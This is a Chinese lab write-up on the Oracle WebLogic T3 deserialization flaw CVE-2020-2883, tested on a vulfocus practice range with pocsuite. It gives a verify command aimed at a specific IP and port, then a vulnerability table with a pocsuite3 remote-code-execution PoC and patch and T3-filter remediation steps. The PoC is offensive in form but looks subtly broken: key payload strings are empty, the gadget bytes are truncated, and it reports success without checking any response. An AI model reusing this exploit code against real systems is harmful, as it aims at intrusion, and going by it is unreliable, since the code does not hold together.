
为方便环境配置，我们继续使用vulfocus的靶场

注意：如果再次进行pocsuite,需前往vulfocus网站，找到weglogic反序列化漏洞，开启环境，输入对应的临时靶机ip进行验证




接着，通过指令在ubuntu上搭建pocsuite环境：

已提前安装pip3,直接安装pocsuite即可



配置完成后可以通过pocsuite –version来验证pocsuite是否成功安装，并查看pocsuite的版本。



配置成功后，使用指令pocsuite -r shell.py -u http://123.58.224.8:11071 --verify在目标URL上验证是否存在漏洞，下面为成功在目标URL上找到漏洞的截图。



### 4.3.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** | cve-2020-2883 | **漏洞类别** | 远程代码执行 | **CVE-ID** | cve-2020-2883 |
| **披露/发现时间** | 2020年 | **bugtraq编号** | 无 | **CNNVD-ID：** | CNNVD-202010-153 |
| **提交时间** |  | **漏洞发现者** | Oracle | **CNVD-ID：** | CNVD-2020-10058 |
| **漏洞等级** | 高危 | **提交者** | Oracle | **搜索关键词** | CVE-2020-2883, Weblogic, RCE, Oracle |
| **影响范围** | Oracle Weblogic Server 10.3.6.0 和 12.1.3.0 | | | | |
| **来源** | https://www.oracle.com/security-alerts/cpuoct2020.html | | | | |
| **漏洞简介** | 此漏洞允许攻击者通过 Weblogic 的反序列化漏洞在受影响的 Oracle Weblogic Server 实例上执行任意代码。 | | | | |
| **漏洞详情** | CVE-2020-2883 是一个反序列化漏洞，攻击者可以通过构造特定的请求触发漏洞，从而在目标系统上执行任意代码。该漏洞影响 Oracle Weblogic Server 的 T3 协议处理，攻击者可以利用此漏洞绕过认证并执行任意代码。 | | | | |
| **参考链接** | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-2883 | | | | |
| **靶场信息** | Vulfocus中Weblogic反序列化cve-2020-2883 | | | | |
| **POC** | # -\*- coding: utf-8 -\*-  from pocsuite3.api import Output, POCBase, register\_poc, logger, OptString  import socket  import ssl  import time  import binascii  from urllib.parse import urlparse  class CVE\_2020\_2883\_PoC(POCBase):  vulID = 'CVE-2020-2883'  version = '1.0'  author = ['Your Name']  vulDate = '2020-10-20'  createDate = '2023-07-24'  updateDate = '2023-07-24'  references = ['https://nvd.nist.gov/vuln/detail/CVE-2020-2883']  name = 'CVE-2020-2883 Weblogic RCE'  appPowerLink = 'https://www.oracle.com/middleware/technologies/weblogic.html'  appName = 'Oracle Weblogic'  appVersion = '10.3.6.0, 12.1.3.0'  vulType = 'Remote Code Execution'  desc = 'This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Oracle Weblogic.'    def \_options(self):  o = {  "command": OptString("id", description="Command to execute on the target system")  }  return o  def \_verify(self):  result = {}  url = self.url  command = self.get\_option('command')  proto, ip, port, uri = self.parseUrl(url)    payload = self.CVE\_2020\_2883\_payload(command)    try:  with socket.create\_connection((ip, int(port)), timeout=10) as s:  wrappedSocket = ssl.wrap\_socket(s) if proto == 'https' else s  self.t3handshake(wrappedSocket, (ip, int(port)))  self.buildT3RequestObject(wrappedSocket, port)  wrappedSocket.send(binascii.unhexlify(payload))  time.sleep(2)  result['VerifyInfo'] = {}  result['VerifyInfo']['URL'] = url  result['VerifyInfo']['Command'] = command  return self.parse\_output(result)  except Exception as e:  logger.error(f"Verification failed: {e}")  return self.parse\_output(result)  def parseUrl(self, url):  parsed = urlparse(url)  proto = parsed.scheme  netloc = parsed.netloc.split(':')  ip = netloc[0]  port = int(netloc[1]) if len(netloc) > 1 else (443 if proto == 'https' else 80)  return proto, ip, port, parsed.path  def CVE\_2020\_2883\_payload(self, cmd):  payload\_start = ''  payload\_lenhex = '{:04x}'.format(len(cmd))  payload\_cmdhex = binascii.hexlify(cmd.encode()).decode()  payload\_end = '74000465786563770400000003767200116a6176612e6c616e672e52756e74696d65000000000000000000000078707400013178'  payload = payload\_start + payload\_lenhex + payload\_cmdhex + payload\_end  return payload  def t3handshake(self, sock, server\_addr):  sock.connect(server\_addr)  sock.send(binascii.unhexlify('74332031322e322e310a41533a3235350a484c3a31390a4d533a31303030303030300a0a'))  time.sleep(1)  data = sock.recv(1024)  logger.info("Handshake successful")  def buildT3RequestObject(self, sock, port):  data1 = ''  payload = binascii.unhexlify(data1)  sock.send(payload)  time.sleep(2)  def parse\_output(self, result):  if result:  output = Output(self)  output.success(result)  else:  output = Output(self)  output.fail('No response from target')  return output  register\_poc(CVE\_2020\_2883\_PoC) | | | | |
| **修复方案** | 1、官方修复方案  Oracle已经发布补丁修复了上述漏洞，请用户参考官方通告及时下载受影响产品更新补丁，并参照补丁安装包中的readme文件进行安装更新，以保证长期有效的防护。  注：Oracle官方补丁需要用户持有正版软件的许可账号，使用该账号登陆https://support.oracle.com后，可以下载最新补丁。  2、临时解决方案  用户可通过控制T3协议的访问来临时阻断针对这些漏洞的攻击。操作方法如下：  进入WebLogic控制台，在base\_domain的配置页面中，进入“安全”选项卡页面，点击“筛选器”，进入连接筛选器配置。  在连接筛选器中输入：weblogic.security.net.ConnectionFilterImpl，参考以下写法，在连接筛选器规则中配置符合企业实际情况的规则：  127.0.0.1 \* \* allow t3 t3s  本机IP \* \* allow t3 t3s  允许访问的IP \* \* allow t3 t3s  \* \* \* deny t3 t3s  保存后若规则未生效，建议重新启动WebLogic服务（重启WebLogic服务会导致业务中断，建议相关人员评估风险后，再进行操作）。 | | | | |